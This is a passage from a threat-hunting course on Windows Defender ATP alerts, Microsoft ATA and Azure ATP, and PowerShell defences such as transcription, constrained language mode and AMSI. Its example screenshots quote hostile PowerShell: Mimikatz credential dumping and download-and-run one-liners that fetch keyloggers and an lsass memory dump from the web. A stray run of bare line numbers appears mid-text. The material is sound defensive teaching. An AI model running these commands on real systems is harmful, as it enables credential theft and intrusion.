2. Search the script for more indicators to investigate - for example IP addresses (potential C&C servers), target computers etc.
3. Explore the timeline of this and other related machines for additional suspect activities around the time of the alert.
4. Look for the process that invoked this PowerShell run and their origin. Consider submitting any suspect files in the chain for deep analysis for detailed behavior information.


5.3 Windows Advanced Threat Protection

We can then see RuntimeBroker.exe started by the “JPG” file making an outbound connection on port 80.



5.3 Windows Advanced Threat Protection

Persistence was discovered by abusing a Registry Run key.



Description

An uncommon file was observed being created on this machine, and was then put into a Registry Key where it will be run after a reboot. An attacker may place a malicious piece of software in such a location to prevent losing access if a machine is turned off.

The file WinATP-Intro-Backdoorgpj.exe was added to the registry key S-1-5-21-397246602-4-464253144-1995027514-1001\Software\Microsoft\Windows\CurrentVersion\Run.


Recommended actions

1. Examine the file in question. Do you recognize it?
2. Check the machine timeline for the machine in question. Do you see evidence of a breach?
3. Update AV signatures and run a full scan. This may uncover previously undetected indicators of compromise.

If you determine this may be an attack, reset all relevant user passwords, disconnect the machine from the network to prevent any threat attack progression, and contact your incident response team for potential forensics analysis and remediation. Remove the registry key and file in question.


5.3 Windows Advanced Threat Protection

The addition of the registry key is also displayed in a tree visual diagram.



5.3 Windows Advanced Threat Protection

Another alert associated with the file is the detection of process injection:



Description

A process has injected code into another process, indicating suspicious code being run in the target process memory. Injection is often used to hide malicious code execution within a trusted process.

As a result, the target process may exhibit abnormal behaviors such as opening a listening port or connecting to a command and control server.


The process WinATP-Intro-Backdoorgpj.exe has injected into the process RuntimeBroker.exe.

Recommended actions

1. Investigate the machine's timeline for any other indicators around the time of this alert
2. Validate contextual information about the relevant components such as file prevalence, other machines it was observed on etc.
3. Contact the machine's user to verify whether they received an email with a suspicious attachment or link around the time of the alert.
4. Run a full malware scan on the machine, this may reveal additional related components.
5. Consider submitting the relevant file(s) for deep analysis for detailed behavioral information.
6. If initial investigation confirms suspicions, contact your incident response team for forensic analysis.

5.3 Windows Advanced Threat Protection

The activity is again displayed in a visual diagram:




5.3 Windows Advanced Threat Protection

When we click on the JPG file, we're presented with another window showing various information specific to the analysis of the file.

5.3 Windows Advanced Threat Protection

We see ATP gives us the file's hashes. It also submits the file to VirusTotal for analysis. ATP tells us how many other endpoints globally reported being infected with this file.




The screenshot displays the Windows Security interface for a file identified as a "Suspicious Powershell commandline". The file is named "File" and is 12.5 KB in size, with an unsigned signer and issuer. The interface provides the following details:

- File worldwide:** File icon, "Actions" dropdown.
- Hashes:** SHA1: 4aa9deb33c936c0087fb05e312ca1f09369acd27; SHA256: 47e843226e4c5d50efef4e6d304529d128fe1c0f676124ea600fcb7fc049c4b3; MD5: c3ee160f88dc107aea67adeefb387350.
- Malware detection:** VirusTotal detection ratio: 0/62 (0 detections found by Windows Defender AV).
- Prevalence worldwide:** 1.2k endpoints. First seen: 10 months ago; Last seen: an hour ago.

5.3 Windows Advanced Threat Protection

Here we see what malicious actions the file took while on the machine.

What quickly stands out is that this file communicated outbound to an external IP address, which we already saw in another alert.



The screenshot displays the 'Deep analysis' window in Windows Security. It shows a 'Deep analysis request' and a 'Deep analysis summary' (latest available result: 2 days ago). Under the 'Behaviors' section, the 'Communication' category is expanded and highlighted with a red box, showing the behavior: 'A system file communicates with an external IP address'. Other behaviors listed include 'Environment Awareness' (Checks File Explorer properties, Checks Fusion Log (Assembly Binding Log Viewer) properties), 'Installation and persistence' (Creates a non-PE file under Users folder), 'Miscellaneous' (Writes binary data to the registry), and 'Security Degradation' (Modifies Security Center settings). Below the behaviors, the 'Observables' section is visible, showing 'Dropped files [1]' and 'Contacted IPs [3]'.

5.3 Windows Advanced Threat Protection

Here we can view an overview of detected alerts:

Alerts related to this file

✓ Last activity ↓	Title	Machine and user
12.07.2017 06:54:49	An uncommon file was created and added to a Run Key Persistence	desktop-1833h5a desktop-1833h5a\elshunter
12.07.2017 06:54:49	A process was injected with potentially malicious code Installation	desktop-1833h5a desktop-1833h5a\elshunter
12.07.2017 06:54:41	Right-to-Left-Override (RLO) technique observed Social Engineering	desktop-1833h5a desktop-1833h5a\elshunter
12.07.2017 06:45:55	Powershell dropped a suspicious file on the machine Delivery	desktop-1833h5a desktop-1833h5a\elshunter

5.3 Windows Advanced Threat Protection

Statistics view that tell us that the file was discovered on only 1 host machine:

File in organization

Filter by: 30 days ▾

<p>Prevalence: machines Last 30 days</p> <p>1</p> <hr/> <p>First seen: an hour ago Last seen: an hour ago</p>	<p>2 file names observed</p> <p>WinATP-Intro-Backdoorex.exe \$R1VS4V6.exe</p>
------------------------------------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------

5.3 Windows Advanced Threat Protection

Windows Advanced Threat Protection is definitely a useful tool, and navigating through the tool is pretty straightforward.

The information is simple and useful.

Microsoft Advanced Threat Analytics



5.4.1 Microsoft Advanced Threat Analytics

Another useful tool provided by Microsoft is called **Microsoft Advanced Threat Analytics (ATA)**.

As described on the website: Reduce your risk of costly damage and get all the information you need in a succinct, real-time view of the attack timeline with Advanced Threat Analytics. All the intelligence to learn, analyze, and identify normal and suspicious user or device behavior is built-in.

5.4.1 Microsoft Advanced Threat Analytics

ATA boasts that there is no need to create rules, fine-tune, or monitor a flood of security reports.

It is advanced, self-learning, ready-to-analyze events and threat intelligence.

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```



5.4.1 Microsoft Advanced Threat Analytics

By description:

“ATA works by combining analysis of network traffic, events, and pulling contextual data about the entities from the directory, such as group memberships, titles, and manager information. Once ATA is deployed it begins monitoring the activity of all the entities in the organization, learning the normal behavior of entities, and detecting abnormal behavior and known techniques used by advanced attackers and insiders.”

5.4.1 Microsoft Advanced Threat Analytics

It's also worth noting that ATA can integrate with your existing SIEM, and will automatically receive updates, including new behavioral detections.

Unlike Windows Defender ATP, you don't have to go through an approval process to test out ATA. You can read more information and see example detections [here](#), or even try it out [here](#).

<https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata>
<https://www.microsoft.com/en-us/cloud-platform/advanced-threat-analytics>

5.4.2 Azure Advanced Threat Protection

Azure ATP is a variation of Microsoft ATA, which can be deployed in (Azure) hybrid environments. Configuration and alerts are available directly in Azure.

The full documentation including videos, investigative examples, and playbooks are available [here](#).

5.4.2 Azure Advanced Threat Protection

For example, the playbook on Lateral movement, [here](#), displays detection of techniques such as Pass-the-hash and Pass-the-ticket.

We recommend reading all of them to get yourself more familiar with this tool and its capabilities.

PowerShell Defenses



5.5 PowerShell Defenses

In the previous module, we discussed PowerShell logging and what Event IDs to look for when hunting for PowerShell usage in the environment.

In the upcoming slides, we're going to look at some techniques to defend PowerShell in the enterprise.

5.5.1 System-Wide Transcript File

If the environment has “system-wide transcript file” enabled, a share on the network will exist where everything typed in PowerShell (transcript file) will be sent to that network share.

This means that the environment’s Blue Team will have an over-the-shoulder transcript of everything that was typed, for every computer/user.

5.5.1 System-Wide Transcript File

In the image to the right, you can see a system-wide transcript file in action, displaying the executed command and its output.

```
Command start time: 20160515205951
*****
PS C:\> c:\temp\invoke-Mimikatz2
*****
windows PowerShell transcript start
Start time: 20160515205956
Username: [REDACTED] administrator
RunAs User: [REDACTED] administrator
Machine: [REDACTED] (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\windows\system32\windowspowershell\v1.0\powershell.exe
Process ID: 160
PSVersion: 5.0.10586.117
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.117
BuildVersion: 10.0.10586.117
CLRVersion: 4.0.30319.18063
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
Command start time: 20160515205956
*****
.#####. mimikatz 2.0 alpha (x64) release "Kiwi en c" (Feb 16 2015 22:15:28)
.## ^ ##
## \ ## /* * *
## / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe, eo)
'#####' with 15 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 147414 (00000000:00023fd6)
Session : RemoteInteractive from 2
User Name : administrator
```

5.5.2 Constrained Language Mode

Constrained language mode is a feature mode that limits the capability of PowerShell to base functionality.

.NET or COM access and Win32 API calls through PowerShell are not possible when constrained language mode is enforced.

5.5.2 Constrained Language Mode

If an environment has PowerShell version 5 and [AppLocker](#) Script rules in enforce mode, PowerShell locks down to constrained language mode automatically.

The same will happen if [Device Guard with UMCI](#) is deployed.

<https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview>

<https://docs.microsoft.com/en-us/windows/device-security/device-guard/introduction-to-device-guard-virtualization-based-security-and-code-integrity-policies>

5.5.2 Constrained Language Mode

You can see constrained language mode in action on the image below (cannot download files).

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds : Specified method is not
supported.
+ CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
+ FullyQualifiedErrorId : NotImplemented

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log : Specified method is not supported.
+ CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
+ FullyQualifiedErrorId : NotImplemented

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump : Specified method is not supported.
+ CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
+ FullyQualifiedErrorId : NotImplemented
```

5.5.3 Anti-Malware Scan Interface

In Windows 10, it gets even more interesting due to the introduction of the AMSI (Anti-Malware Scan Interface).

On AMSI powered systems, AMSI picks up any PowerShell or VBScript code before it's executed by the PowerShell engine. The AMSI, in turn, sends it over to the anti-malware solution. The anti-malware solution will give a thumbs up or a thumbs down based on its signature database.

5.5.3 Anti-Malware Scan Interface

If it's a thumbs down, PowerShell will not execute that code, whether it is downloaded from the internet and run in memory or run from a script.

There are some vendors that support AMSI, and these are Microsoft, ESET, and AVG.

Here, you can see AMSI in action.

```
PS C:\> Invoke-Expression (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Com
mands.InvokeExpressionCommand

PS C:\> Get-WinEvent 'Microsoft-Windows-Windows Defender/Operational' |
>>> Where-Object Id -eq 1116 | Format-List

TimeCreated      : 4/28/2015 5:49:38 PM
ProviderName     : Microsoft-Windows-Windows Defender
Id               : 1116
Message          : Windows Defender has detected malware or other potentially unwanted
                  software.
                  For more information please see the following:
                  http://go.microsoft.com/fwlink/?linkid=37020&name=Virus:Win32/Mptest!ams
                  i&threatid=2147694217
                  Name: Virus:Win32/Mptest!amsi
                  ID: 2147694217
                  Severity: Severe
                  Category: Virus
                  Path: amsi:_Ded82f66c32bf1274
                  Detection Origin: Unknown
                  Detection Type: Concrete
                  Detection Source: AMSI
                  User: CONTOSO\SomeUser
                  Process Name: Unknown
                  Signature Version: AV: 1.197.874.0, AS: 1.197.874.0, NIS: 114.3.0.0
                  Engine Version: AM: 1.1.11602.0, NIS: 2.1.11502.0
```

Module Conclusion

This concludes the module on Hunting with/for PowerShell. We have covered:

- Various PowerShell tools to aid us in hunting in the enterprise.
- Windows Defender Advanced Threat Protection.
- Windows ATA and Azure ATP.
- Additional techniques to defend the malicious use of PowerShell.

References



References

[Kansa](https://github.com/davehull/Kansa)

<https://github.com/davehull/Kansa>

[Kansa blog](http://trustedsignal.blogspot.com/search/label/Kansa)

<http://trustedsignal.blogspot.com/search/label/Kansa>

[Kansa: A PowerShell-based incident response framework](http://www.powershellmagazine.com/2014/07/18/kansa-a-powershell-based-incident-response-framework/)

<http://www.powershellmagazine.com/2014/07/18/kansa-a-powershell-based-incident-response-framework/>

[PSHunt](https://github.com/Infocyte/PSHunt)

<https://github.com/Infocyte/PSHunt>



References



[BSidesLV 2016 PSHunt](https://www.youtube.com/watch?v=2MrrOxsJk_M)

https://www.youtube.com/watch?v=2MrrOxsJk_M



[NOAH at BH2017](https://www.blackhat.com/us-17/arsenal/schedule/#noah-uncover-the-evil-within-respond-immediately-by-collecting-all-the-artifacts-agentlessly-7965)

<https://www.blackhat.com/us-17/arsenal/schedule/#noah-uncover-the-evil-within-respond-immediately-by-collecting-all-the-artifacts-agentlessly-7965>



[NOAH 2](https://github.com/giMini/NOAH)

<https://github.com/giMini/NOAH>



[Windows ATP](https://www.microsoft.com/en-us/windowsforbusiness/windows-atp)

<https://www.microsoft.com/en-us/windowsforbusiness/windows-atp>



References

[Windows ATP 2](#)

<https://winatregistration-prd.trafficmanager.net/UserAgreement>

[Windows ATA](#)

<https://cloudblogs.microsoft.com/enterprisemobility/2017/01/19/introducing-microsoft-advanced-threat-analytics-for-your-datacenter/>

[App Locker](#)

[https://technet.microsoft.com/en-us/library/dd723678\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/dd723678(v=ws.10).aspx)

[Device Guard with UMCI](#)

<https://docs.microsoft.com/en-us/windows/device-security/device-guard/introduction-to-device-guard-virtualization-based-security-and-code-integrity-policies>



References

[What is Advanced Threat Analytics?](https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata)

<https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata>

[Advanced Threat Analytics](https://www.microsoft.com/en-us/cloud-platform/advanced-threat-analytics)

<https://www.microsoft.com/en-us/cloud-platform/advanced-threat-analytics>

[Azure Advanced Threat Protection documentation](https://docs.microsoft.com/en-us/azure-advanced-threat-protection/)

<https://docs.microsoft.com/en-us/azure-advanced-threat-protection/>

[Tutorial: Lateral movement playbook](https://docs.microsoft.com/en-us/azure-advanced-threat-protection/atp-playbook-lateral-movement)

<https://docs.microsoft.com/en-us/azure-advanced-threat-protection/atp-playbook-lateral-movement>





References

[AppLocker](https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview)

<https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview>





Hunting at Scale with Osquery

In this lab you will learn how to hunt for process injection on Linux endpoints with the help of Osquery. You will also be shown how to execute pre-baked Osquery queries through Kollide fleet.

**Labs are only available in Full or Elite Editions of the course. To [ACCESS](#) your labs, go to the course in your members area and click the labs drop-down in the appropriate module line. To [UPGRADE](#) to gain access, click [LINK](#).*

